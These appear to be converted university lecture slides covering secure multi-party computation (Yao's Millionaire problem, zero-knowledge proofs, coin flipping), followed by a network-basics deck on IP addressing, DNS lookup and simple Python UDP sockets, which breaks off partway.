
Bitcoin has reached a record high valuation of **\$3,000** per coin.



Protocols

- Elections
- Private auctions
- Secure multi-party computation

Goal: compute $f(x_1, x_2, x_3, x_4)$



Anything that can be done with trusted auth. can also be done without

Yao's Millionaire problem

Two millionaires wish to figure out who is wealthier. They do not want to reveal any other information. Range of the inputs known: $(0, N)$. **Let A has i and B has j**

Step 1

1. B generates a random x
2. $C = E(x)$, $u = C - j$
3. Send u to A.

Step 2

1. A computes: for $(t = 1 \text{ to } i)$: $y_t = D(u+t)$
2. A computes: for $(t = i+1 \text{ to } N)$: $y_t = D(u+t+1)$

Yao's Millionaire problem

Two millionaires wish to figure out who is wealthier. They do not want to reveal any other information. Range of the inputs known: (0, N)

Step 3

1. A send to B the following list:
 $y_1, y_2, \dots, y_i, y_{i+1}, y_{i+2}, \dots, y_N$.
2. B compares the j^{th} entry of this list with x
3. $x = j^{\text{th}}$ entry of the list implies $i \geq j$.

Yao's Millionaire problem

$i < j$

- $y_1 = D(u + 1)$
- $y_2 = D(u + 2)$
-
-
- $y_i = D(u + i)$
- $y_{i+1} = D(u + i + 2)$
-
- $y_j = D(u + j + 1)$
-
- $y_N = D(u + N + 1)$

$i \geq j$

- $y_1 = D(u + 1)$
- $y_2 = D(u + 2)$
-
-
- $y_j = D(u + j)$
-
- $y_i = D(u + i)$
- $y_{i+1} = D(u + i + 2)$
-
- $y_N = D(u + N + 1)$

Yao's Millionaire problem

$i < j$


$i \geq j$

- $y_1 = D(u + 1)$
- $y_2 = D(u + 2)$
-
- $y_i = D(u + i)$
- $y_{i+1} = D(u + i + 2)$
-
- $y_j = D(u + j + 1) = D(C + 1) \neq x$
-
- $y_N = D(u + N + 1)$


- $y_1 = D(u + 1)$
- $y_2 = D(u + 2)$
-
-
- $y_j = D(u + j) = D(C) = x$
-
- $y_i = D(u + i)$
- $y_{i+1} = D(u + i + 2)$
-
- $y_N = D(u + N + 1)$

Crypto magic

- Privately outsourcing computation




- Zero knowledge (proof of knowledge)



Cave Example

The door can only be opened with a magic word. Alice claims that she knows the word and that she can open the door. Bob and Alice are at point 1. Alice enters in the cave and reaches the point 2.




1. Alice chooses to go either right or left. After Alice disappears, Bob comes to point 2 and asks Alice to come up from either the right or left.
2. if Alice knows the magic word, she will come up from the right direction. If she does not know the word, she comes up from the right direction with $\frac{1}{2}$ probability.
3. The game will be repeated many times.

Coin Flipping: The problem of “Trust”


- Alice and Bob are getting divorced, and want to decide who gets to keep the car.
- Alice calls Bob on the telephone and offers a simple solution.
- I've got a penny in my pocket. I'm going to toss it in the air right now. You call heads (bit 1) or tails (bit 0). If you get it right, you get the car. If you get it wrong, I get the car.“
- Something troubles Bob about this arrangement : Alice can't be Trusted
- Solution:

Generate random number α . Put the result α in an envelop and send it to Bob.



Guess the parity β (odd or even) of α and send the guessed value β (even = 0 or odd = 1) to Alice.

Open the envelop and send α to Bob



How to design such a magical envelop

- Use of one way functions:

- for every integer x , it is easy to compute $f(x)$ from x . But given $f(x)$ it is hard to compute x or find any information about x , like whether the x is even or odd (one-wayness).
- It is hard to find a pair of distinct integers x and y , s.t. $f(x) = f(y)$

How to design such a magical envelop

- Use of one way functions:
 - for every integer x , it is easy to compute $f(x)$ from x . But given $f(x)$ it is hard to compute x or find any information about x , like whether the x is even or odd (**one-wayness**).
 - It is hard to find a pair of distinct integers x and y , s.t. $f(x) = f(y)$
- Can Alice Cheat?
- Can Bob guess better than a random guess

How to design such a magical envelop

- Use of one way functions:
 - for every integer x , it is easy to compute $f(x)$ from x . But given $f(x)$ it is hard to compute x or find any information about x , like whether the x is even or odd (**one-wayness**).
 - It is hard to find a pair of distinct integers x and y , s.t. $f(x) = f(y)$
- Can Alice Cheat?
 - For that Alice needs to create a $y \neq x$, s.t. $f(x) = f(y)$. **Hard to do.**
- Can Bob guess better than a random guess
 - Bob listens to $f(x)$ which speaks nothing of x , so his probability of guessing x is $1/2$

Thank You

Network Security Basics

Outline

- IP Address and Network Interface
- TCP/IP Protocols
- Packet Sniffing
- Packet Spoofing
- Programming using Scapy
- Lab environment and containers

IP ADDRESS

IP Address: the Original Scheme

Class A |<-- Host ID -->|

0. 0. 0. 0 = 00000000.00000000.00000000.00000000

127.255.255.255 = 01111111.11111111.11111111.11111111

Class B |<-- Host ID -->|

128. 0. 0. 0 = 10000000.00000000.00000000.00000000

191.255.255.255 = 10111111.11111111.11111111.11111111

Class C |HostID|

192. 0. 0. 0 = 11000000.00000000.00000000.00000000

223.255.255.255 = 11011111.11111111.11111111.11111111

Class D |<-- Address Range -->|

224. 0. 0. 0 = 11100000.00000000.00000000.00000000

239.255.255.255 = 11101111.11111111.11111111.11111111

Class E |<-- Address Range -->|

240. 0. 0. 0 = 11110000.00000000.00000000.00000000

255.255.255.255 = 11111111.11111111.11111111.11111111

CIDR Scheme (Classless Inter-Domain Routing)

192.168.60.5/24



Indicate the first 24
bits are network ID

Question: What is the address range of the network **192.168.192.0/19** ?

Special IP Addresses

- Private IP Addresses
 - 10.0.0.0/8
 - 172.16.0.0/12
 - 192.168.0.0/16
- Loopback Address
 - 127.0.0.0/8
 - Commonly used: 127.0.0.1

List IP Address on Network Interface

```
$ ip -br address
lo          UNKNOWN      127.0.0.1/8  ::1/128
enp0s3      UP          10.0.5.5/24  fe80::bed8:53e2:5192:f265/64
docker0     DOWN        172.17.0.1/16 fe80::42:13ff:fee7:90d6/64
```

Manually Assign IP Address

```
$ sudo ip addr add 192.168.60.6/24 dev enp0s3
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    group default qlen 1
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:84:5e:b9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.60.6/24 scope global enp0s3
        valid_lft forever preferred_lft forever
    inet6 fe80::3fc4:1dac:bbbb:948/64 scope link
        valid_lft forever preferred_lft forever
```

Automatically Assign IP Address

- DHCP: Dynamic Host Configuration Protocol

Get IP Addresses for Host Names: DNS

```
seed@VM:~$ dig www.example.com


; <>> DiG 9.16.1-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18093
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.example.com.          IN      A


;; ANSWER SECTION:
www.example.com.      57405    IN      A      93.184.216.34
```

NETWORK STACK


Packet Journey at High Level




How Packets Are Constructed




Layer 4: Transport Layer



Layer 3: Network Layer



Layer 2: Data Link Layer (MAC Layer)



Sending Packet in Python (1)

- UDP Client

```
#!/usr/bin/python3

import socket

IP    = "127.0.0.1"
PORT = 9090
data = b'Hello, World!'

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(data, (IP, PORT))
```

Sending Packet in Python (1)

- Execution Results

```
$ nc -luv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Hello, World!
```

Receiving Packets in Python

- UDP Server

```
#!/usr/bin/python3

import socket

IP    = "0.0.0.0"
PORT = 9090

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((IP, PORT))

